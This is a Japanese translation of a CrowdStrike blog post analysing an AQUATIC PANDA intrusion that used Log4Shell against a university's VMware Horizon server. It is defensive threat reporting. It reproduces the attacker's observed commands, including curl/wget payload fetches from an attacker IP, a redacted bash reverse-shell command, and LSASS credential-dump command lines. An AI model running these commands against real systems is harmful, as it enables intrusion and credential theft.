OverWatch、AQUATIC PANDAの ハンズオンによる侵入の試みにおいて Log4Shellエクスプロイトツールの悪用を検知

December 29, 2021 | Benjamin Wiley & Falcon OverWatch チーム | 最前線から

2021 年 12 月 9 日に、Log4j の脆弱性（**CVE 2021-44228**）が発表され、不安が高まるなか、CrowdStrike Falcon OverWatch™ は、お客様に比類のない保護機能と、24 時間 365 日の警戒体制を提供してきました。

OverWatch は、**Log4Shell** を、単に「悪用の対象となる最新の脆弱性」で、「幾多の侵入ベクトルのうちの新たな 1 つ」であるととらえています。侵入後の攻撃行動は、これまでのものと実質的に変わっていません。また、OverWatch の脅威ハンターは、まさにこのような行動を検知・阻止するように訓練を積んでいます。OverWatch の人間主導のハンティングワークフローと特許取得済みのツールが、急速な進化を遂げるサイバー脅威に、無類の俊敏性を持って対処します。

この脆弱性が発表されて以来、OverWatch の脅威ハンターは、Log4j の脆弱性に関する最新の知見や、公開されている悪用の手口を継続的に収集し、脅威ハンティングに活用してきました。2021 年 12 月 14 日、VMware は、VMware Horizon サービスの構成要素が Log4j エクスプロイトに対して脆弱であることが判明した件について、**ガイダンスを発表**しました。これを受けて OverWatch は、VMware Horizon で日常的に稼働する Tomcat Web サーバーサービスに関連する子プロセスの異常な挙動を調査しました。

OverWatch は、この最新の調査結果をもとに、ある大規模な学術機関において、脆弱な VMware Horizon インスタンスの下で実行する Tomcat プロセスに起因した不審な活動を発見し、アクティブなハンズオン攻撃を阻止しました。OverWatch の脅威ハンターの迅速なアクションによって、被害組織は豊富なコンテキスト情報が盛り込まれたアラートを受け取り、インシデント対応を開始することができました。

OverWatch の迅速な通知プロセスで AQUATIC PANDA の攻撃を阻止

OverWatch 脅威ハンティングチームは、攻撃者が dns[.]1433[.]eu[.]org のサブドメインで DNS ルックアップを行い、複数の接続性チェックを行っていることを発見しました。このアクションは、VMware Horizon インスタンス上で動作する Apache Tomcat サービスの下で実行されていました。OverWatch は、複数の攻撃者が、dns[.]1433[.]eu[.]org のように、一般にアクセス可能な DNS ロギングサービスを利用し、攻撃者が制御する DNS サービスにサーバーを接続させて、脆弱性の有無を判断していたことを確認しました。

```
"C:\Program Files\VMware\VMware View\Server\bin\ws_TomcatService.exe"
-SCMStartup Tomcat Service
nslookup 244464b7.dns.1433.eu[.]org
```

図 1：OverWatch が確認した最初の不審な偵察コマンド

攻撃者は次に、一連の Linux コマンドを実行し、ハードコードされた IP アドレスを使用して bash ベースのインタラクティブシェルの実行を試みたり、curl や wget コマンドを実行して、リモートのインフラストラクチャでホストされている攻撃者のツールを取得していました。その後、CrowdStrike Intelligence チームは、このインフラストラクチャを AQUATIC PANDA と呼ばれる攻撃者グルー

プと関連付けています。（この記事の最後に AQUATIC PANDA に関する詳しい情報を紹介しています）

Windows ホスト上で Apache Tomcat サービスを使用し、Linux コマンドが実行されていたことに OverWatch の脅威ハンターは着目しました。彼らは、この最初の攻撃活動をトリアージした後、ただちに被害組織の CrowdStrike Falcon® プラットフォームに重要な検知情報を送信するとともに、直接この組織のセキュリティチームに詳細な情報を伝えました。

```
"C:\Program Files\VMware\VMware View\Server\bin\ws_TomcatService.exe"
-SCMStartup Tomcat Service
cmd /C "bash -c {echo,YmFzaCAtaSA JiAv<REDACTED FOR REPORTING>zIDA JjE="
cmd /C "curl http://139.X.X.119:443/ccc"
cmd /C "wget http://139.X.X.119:443/ccc"
```

図 2：Windows ホスト上で Linux コマンドの実行に失敗

OverWatch ハンティングチームが入手したテレメトリ情報と、CrowdStrike Intelligence による追加調査の結果から、CrowdStrike は、この攻撃者グループの活動において、Log4j エクスプロイトの修正バージョンが使用されたと判断しました。

図 3：AQUATIC PANDA が使用したと考えられる Log4j エクスプロイト

OverWatch は、JNDI-Injection-Exploit-1.0.jar ファイルのインテリジェンス分析から得たテレメトリ情報により、同ファイルが 2021 年 12 月 13 日に GitHub の公開プロジェクトでリリースされていたことを確認しました（以下の図 4 参照）。OverWatch が観察したその後の動きから、このファイルが VMware Horizon の脆弱なインスタンスにアクセスする目的で使用された可能性が指摘されました。



図 4：Log4j エクスプロイトを含む GitHub プロジェクト — hxxps[:]//github[.]com/dbgee/log4j2_rce（クリックで拡大）

AQUATIC PANDA は、ホストの偵察を継続し、ネイティブの OS のバイナリを使用して、現在の特権レベルやシステムドメインの詳細を把握しようとしました。OverWatch の脅威ハンターは、**EDR**（エンドポイントでの検知と対応）サービスを見つけ出し停止させようとする攻撃活動も探知しました。

OverWatch が追跡を続けると、攻撃者は追加のスプリプトをダウンロードし、その後、Base64 でエンコードされたコマンドを PowerShell [1] 経由で実行して自分たちのツールキットからマルウェアを取りこんでいました。

さらに、リモートインフラストラクチャから VBS ファイル拡張子を持つ 3 つのファイルを取り込んでいたのも確認できました。これらのファイルは、cscript.exe を使用して、それぞれ EXE、DLL、DAT ファイルにデコードされていました。OverWatch では、入手したテレメトリ情報から、これらのファイルでリバースシェルが構成され、DLL ハイジャックの手法でメモリにロードされたと考えています [2]。

OverWatch は最終的に、AQUATIC PANDA が、LSASS プロセス [3] のメモリをダンプすることにより、認証情報を複数回詐取しようとしていたことを確認しました。このとき、Living-off-the-land（自給自足）バイナリの rdrleakdiag.exe および cdump.exe（createdump.exe をコピーしてリネームしたもの）が使用されていました。また、情報搾取の準備として、WinRAR を使用してメモリダンプを圧縮した後、ProgramData および Windows¥temp¥ ディレクトリからすべての実行ファイルを削除して痕跡を消そうとしました。

```
rdrleakdiag.exe /p 824 /o c:\programdata\ /fullmemdmp /wait 1

cdump -u -f [REDACTED FOR REPORTING].dmp 824
```

図 5：メモリダンプの際に使用されたコマンドラインの例



図 6：Falcon プラットフォームのテレメトリ機能で取得した攻撃者のアクション

攻撃中は終始、攻撃者の活動を注意深く追跡し、被害組織に継続的な最新情報を提供しました。被害組織は、OverWatch から提供された実用的なインテリジェンスを活用してインシデント対応策を迅速に実行して、脆弱なアプリケーションにパッチを適用し、ホスト上での攻撃の進行を阻止することができました。

Log4j に関する議論が世界的にエスカレートし、多くの組織を不安に陥れています。どの企業も、このような破壊的な脆弱性が自分たちのネットワークに影響を与えているという話を聞きたくはないでしょう。このような不確実性の高い時代だからこそ、継続的な脅威ハンティングの真価が発揮されるのです。OverWatch は、攻撃者の侵入口ではなく、悪意のある行動のエビデンスを突き止めます。新しい脆弱性が攻撃者に新たな侵入ベクトルを与えることはあるものの、ハンズオンキーボード攻撃であることに変わりはありません。OverWatch の脅威ハンターは、このような攻撃を検知し阻止すべく訓練を重ねています。

この最新の脆弱性に関連する攻撃を防ぐ方法については、CrowdStrike による **Log4j2 “LOG 4 SHELL” の脆弱性**を参照してください。

AQUATIC PANDA（アクアティック・パンダ）

AQUATIC PANDA は、諜報活動と産業スパイという 2 つのミッションを持ち標的型攻撃を行う中国拠点の攻撃者グループです。このグループは、少なくとも 2020 年 5 月から活動していると考えられています。AQUATIC PANDA の攻撃活動は、主に通信、テクノロジー、政府機関の組織を標的としています。AQUATIC PANDA は、Cobalt Strike に強く依存しており、そのツールセットには、Cobalt Strike 固有のダウンローダー（FishMaster として追跡される）が含まれています。また、AQUATIC PANDA が、njRAT のペイロードを標的とする相手に配信することも確認されています。

注釈

1. この手法の詳細は、**https://attack.mitre.org/techniques/T1132/001/** や **https://attack.mitre.org/techniques/T1059/001/**に説明されています。
2. この手法の詳細は、**https://attack.mitre.org/techniques/T1574/001/**に説明されています。
3. この手法の詳細は、**https://attack.mitre.org/techniques/T1003/001/**に説明されています。

その他のリソース

- CrowdStrike Log4j Vulnerability Learning Center（CrowdStrikeのLog4jの脆弱性ラーニングセンター：英語）
- CrowdStrike Archive Scan Tool (CAST)（CrowdStrikeのアーカイブスキャンツール）
- CrowdStrike Log4j Quick Reference Guide（CrowdStrikeのLog4jクイックリファレンスガイド：英語）
- 強力なクラウドネイティブのCrowdStrike Falcon® プラットフォームについて
- CrowdStrike Falcon Prevent™の無料トライアル版（フル機能）で、真の次世代アンチウイルスが、今日の非常に高度な脅威にどのように対抗できるかをご覧ください

原文：OverWatch Exposes AQUATIC PANDA in Possession of Log4Shell Exploit Tools During Hands-on Intrusion Attempt
https://www.crowdstrike.com/blog/overwatch-exposes-aquatic-panda-in-possession-of-log-4-shell-exploit-tools/